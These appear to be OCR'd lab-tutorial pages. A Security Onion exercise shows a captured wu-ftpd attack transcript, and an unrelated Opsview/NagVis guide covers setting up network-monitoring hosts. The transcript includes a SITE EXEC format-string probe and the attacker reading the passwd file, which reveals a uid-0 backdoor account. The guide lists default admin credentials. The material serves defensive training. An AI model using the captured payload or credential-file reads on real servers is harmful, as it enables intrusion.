
Go to either of the "GPL FTP SITE ..." events, right-click the Alert ID of 3.20, and click Transcript. A new window will appear like this:



```
Sensor Name:      eth2
Timestamp:        2011-01-19 11:35:31
Connection ID:    .eth2_181
Src IP:           207.35.251.172     (Unknown)
Dst IP:           192.168.1.102      (Unknown)
Src Port:         2243
Dst Port:         21
OS Fingerprint:   207.35.251.172:2243 - Linux 2.2 (2) (up: 659 hrs)
OS Fingerprint:     -> 192.168.1.102:21 (distance 16, link: ethernet/modem)
OS Fingerprint:   207.35.251.172:2243 - Linux 2.2 (2) (up: 659 hrs)
OS Fingerprint:     -> 192.168.1.102:21 (distance 16, link: ethernet/modem)
OS Fingerprint:   207.35.251.172:2243 - Linux 2.2 (2) (up: 659 hrs)
OS Fingerprint:     -> 192.168.1.102:21 (distance 16, link: ethernet/modem)
DST: 220 ns1 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
DST:
SRC: USER ftp
SRC:
DST: 331 Guest login ok, send your complete e-mail address as password.
DST:
SRC: PASS mozilla@
SRC:
DST: 230 Guest login ok, access restrictions apply.
DST:
SRC: SITE EXEC %020d|%.f%.f|
SRC:
DST: 200-00000000000000000049|0-2|
DST:
DST: 200  (end of '%020d|%.f%.f|')
DST:
```

```
port 2243 and port 21 and proto 6: reading from file
/nsm/sensor_data/eth2/dailylogs/2011-01-19/snort.log.1295405101, link-type EN10MB (Ethernet)
Receiving raw file from sensor.
Finished.
```

It may take a few seconds to pull the entire transcript. Once it does, you'll be able to scroll down and see the entire FTP attack, from the buffer overflow to the attacker catting the passwd file:



```
DST: -rw-------    1 root     root          40 Jan 12  2000 securetty
DST: drwxr-xr-x    2 root     root        1024 Aug 27  1999 cron.monthly
DST: -rw-r--r--    1 root     root         255 Aug 27  1999 crontab
DST:
SRC: cat passwd-
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: bin:x:1:1:bin:/bin:
DST: daemon:x:2:2:daemon:/sbin:
DST: adm:x:3:4:adm:/var/adm:
DST: lp:x:4:7:lp:/var/spool/lpd:
DST: sync:x:5:0:sync:/sbin:/bin/sync
DST: shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
DST: halt:x:7:0:halt:/sbin:/sbin/halt
DST: mail:x:8:12:mail:/var/spool/mail:
DST: news:x:9:13:news:/var/spool/news:
DST: uucp:x:10:14:uucp:/var/spool/uucp:
DST: operator:x:11:0:operator:/root:
DST: games:x:12:100:games:/usr/games:
DST: gopher:x:13:30:gopher:/usr/lib/gopher-data:
DST: ftp:x:14:50:FTP User:/home/ftp:
DST: nobody:x:99:99:Nobody:/:
DST: xf
DST: s:x:43:43:X Font Server:/etc/X11/fs:/bin/false
DST: named:x:25:25:Named:/var/named:/bin/false
DST: postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
DST: john:x:500:500:John:/home/john:/bin/bash
DST: dns:x:0:0::/bin:/bin/bash
DST:
```

```
Using archived data:
/nsm/server_data/securityonion/archive/2011-01-19/eth2/207.35.251.172:2243_192.168.1.102:21-6.ra
w
Finished.
```

Display - Device Monitoring Alerting


PreSetup

To begin open VMware Player and power on the opsview server and then fire up your web browser of choice and navigate over to ___.___.____.____

Log in with the default username "**Admin**" and the default password of "**Initial**."

Step: 1

Once you're logged in you should see a page that looks like this:




Host Group	Host Status Totals		Service Status Totals	
	Handled	Unhandled	Handled	Unhandled
Monitoring Servers	1 UP		22 OK	2 CRITICAL
	1		22	2
Totals	1 UP		22 OK 2 CRITICAL	
	1		24	

Opsview Core
Opsview Core is our development edition and is supplied free of charge with **no support**, **no maintenance** and **no warranty** by Opsview or its certified partners.
For monitoring production environments please upgrade to Opsview Pro or Opsview Enterprise
© 2013 Opsview Limited. All Rights Reserved


Hover over the tab that says modules, and click nagvis in the dropdown menu.

Step: 2

You'll see page like the one below. (Don't worry about the two maps already there, those are examples and part of the default install. You won't be using these.) Click "Edit current map"



You'll get a lovely page that looks like this:



Welcome to NagVis WUI


This is the NagVis web configuration interface. You can use it to configure NagVis or build your own NagVis maps via browser.

To start just **right click on this background image**, a context menu should open.

Have fun using NagVis, please report problems or bugs.

Simply right-click and a dropdown menu will appear
Hover over “Manage” and click “Backgrounds”


(In the Future you can reach this menu from a map)



Step: 3

You’ll get a menu that looks like this:

It is divided up in several sections; we’ll be focusing on the “upload background image.”



Backgrounds

Create background image

Name	
Color (Hex)	#
Width (px)	
Height (px)	


Click the chose file button and upload “NETCORE.png”

(This file is locate in the OPSVIEW folder on the Desktop)

Then, press upload.

Step: 4

Right click on the background again and then select “Maps”



A new popup menu will appear.

All the fields will be blank as seen.

For now will be ignoring all the sections besides **“Create map”**


In the field “Map name” type: **FETCmap**

In the User with read and write permission fields type: Admin

For Map Iconset switch it to **“opsview_big”**

For the background open the menu and select “**NETCORE.png**”

Your menu should now look like this:



Create map

Map name	
User with read permissions	
User with write permissions	
Map Iconset	opsview_medium
Background	


Create map

Map name	FETCmap
User with read permissions	admin
User with write permissions	admin
Map Iconset	opsview_big
Background	NETCORE.png

If so click “Create”


Step: 5

You'll be redirected to a page like the one below



(Please note that this page has been zoomed out as the wallpaper was built from designed for a 32 inch monitor)


Hover over settings and then click "Hosts" in the first column.



You'll arrive at this page:

There will be only one host here known, as you see here.

Click the + in the top left-hand corner.



Host	Network Address	Host Group	Host Templates
opsview	localhost	Monitoring Servers	Network - Base OS - Unix Base Application - Opsview Common Application - Opsview Master

Pages: 1

Opsview Core


Opsview Core is our development edition and is supplied free of charge with **no support**, **no maintenance** and **no warranty** by Opsview or its certified partners.

For monitoring production environments please upgrade to Opsview Pro or Opsview Enterprise

© 2013 Opsview Limited. All Rights Reserved

STEP: 6

Creating the first host is rather simple.



Primary Hostname/IP: ____ Network address (required)

Host Title: ____ Unique identifier used by Nagios (required)

Other Hostnames/IPs: ____ Other network addresses for this host, comma separated

Description: ____

Parents: Choose parents from list

☑ Filter by existing parents

Host Group: ____

Host Check Command: ping ▼ Blank means host is always assumed up

Icon: LOGO - Debian Linux ▼

Keywords: ____

Check Period: 24x7 ▼

Check Interval: 5 Minutes. 0 means to only check host on demand

Max Check Attempts: 2

Retry Interval: 1 Minutes

Event Handler: ____


Host Templates: Choose host templates from list

Application - Apache HTTP Server
Application - Apache Tomcat
Application - Atlassian
Application - HTTP
Application - JasperReports
Application - JBoss
Application - Lotus Domino

Template details

You'll see page that looks like the one at the left. Most of this forum is for convenience sake and can be ignored.

We're going to go through filling out this forum, you'll then be given a table of names and IP's and use that to fill out the forum.



Primary Hostname/IP: 127.0.0.1
Network address (required)


Host Title: GNDN4671
Unique identifier used by Nagios (required)

For the Primary Hostname/IP type: **127.0.0.1**

For Host title type: **GNDN4671**


For "Host Check Command set the field to "**ping**"

Set the icon to "**SYMBOL-Network Device**"



Host Check Command: ping ▼ Blank means host

Icon: SYMBOL - Network Device ▼



Check Period: 24x7 ▼


Check Interval: 5 Minutes. 0 means to only check host on demand

Max Check Attempts: 2

Retry Interval: 1 Minutes

Leave the "**Check Period**, and **Interval**" the same along with "**Max Check Attempts**" and "**Retry Interval**."

Your page should now look like this:



Edit: GNDN4671

Primary Hostname/IP: 127.0.0.1
Network address (required)

Host Title: GNDN4671
Unique identifier used by Nagios (required)

Other Hostnames/IPs:
Other network addresses for this host, comma separated

Description:

Parents: Choose parents from list

☑ Filter by existing parents

Host Group: Monitoring Servers ▼ or enter new


Host Check Command: ping ▼ Blank means host is always assumed up

Icon: SYMBOL - Network Device ▼

Keywords:

If so click "Submit Changes"

Before you can be finished you'll arrive at a section that looks like this:




Edit: GNDN4671

Notify On: □ Unreachable □ Down □ Recovery □ Flapping

Flap Detection: □ Will disable notifications if service is changing frequently between states

Under the “Notify On” section, check all the boxes. A new dropdown will appear, set the “Re-notification Interval” to “0” Now the forum should look like this:



Edit: GNDN4671

Notify On: ☑ Unreachable ☑ Down ☑ Recovery ☑ Flapping


Notification Period: 24x7 ▼ When notifications will be sent

Re-notification Interval: 0 Minutes. Interval before re-notifying when host is down or unreachable. 0 disables this feature

Flap Detection: ☐ Will disable notifications if service is changing frequently between states

Now click “Submit Changes”

You’ll be returned to the earlier host page, which will now have a new host (the one you just added) highlighted in yellow:



Host > List


filter Pages: 1

		Host	Network Address	Host Group	Host Templates
		GNDN4671	127.0.0.1	Monitoring Servers	
		opsview	localhost	Monitoring Servers	Network - Base OS - Unix Base Application - Opsview Common Application - Opsview Master

Pages: 1

To actually save the changes and be able to add this new host we’ll need to reload opsview, which is done by doing the following.

Hover over settings and go to the final column and click “Apply Changes”




The box will now shift to the one below

Click “Reload Configuration”

You’ll get a mostly empty page containing this box:

And then, after giving a time estimate, will snap to this:



Opsview is running

Configuration last updated: Thu Oct 17 08:05:06 2013
A reload will take approximately 20 seconds
Number of changes since last reload: 2

Opsview is reloading configuration....

A reload will take approximately 20 seconds

These times are meant as an indication of how long a reload will take. Server load and number of changes can affect time taken

Opsview is running

Configuration last updated: Mon Jan 20 20:26:32 2014
A reload will take approximately 20 seconds


Now repeat Step: 16 with the following IP's:

(You don't not have to reload after each change)


x.x.x.x	UPOTIAD22	**x.x.x.x**	ADSANGP
x.x.x.x	FMF1990	**x.x.x.x**	IIFTRST00
x.x.x.x	SPICEsyst	**x.x.x.x**	CL150TW
x.x.x.x	OFFICEsvr	**x.x.x.x**	BEACHTALK
x.x.x.x	FILESHARE	**x.x.x.x**	BUSOFTATC
		x.x.x.x	FOLFOPHD

STEP: 7

Return to the "Nagvis" section under "Modules." You will now see the FETCmap listed with the others. Click on its name.



Once you have arrived at the map click on "Edit current map"




You'll switch to a nearly identical page, sans the "Select map:" bar.

Right-click on the background

Go to “Add object”

Then “Icon”

Now click host

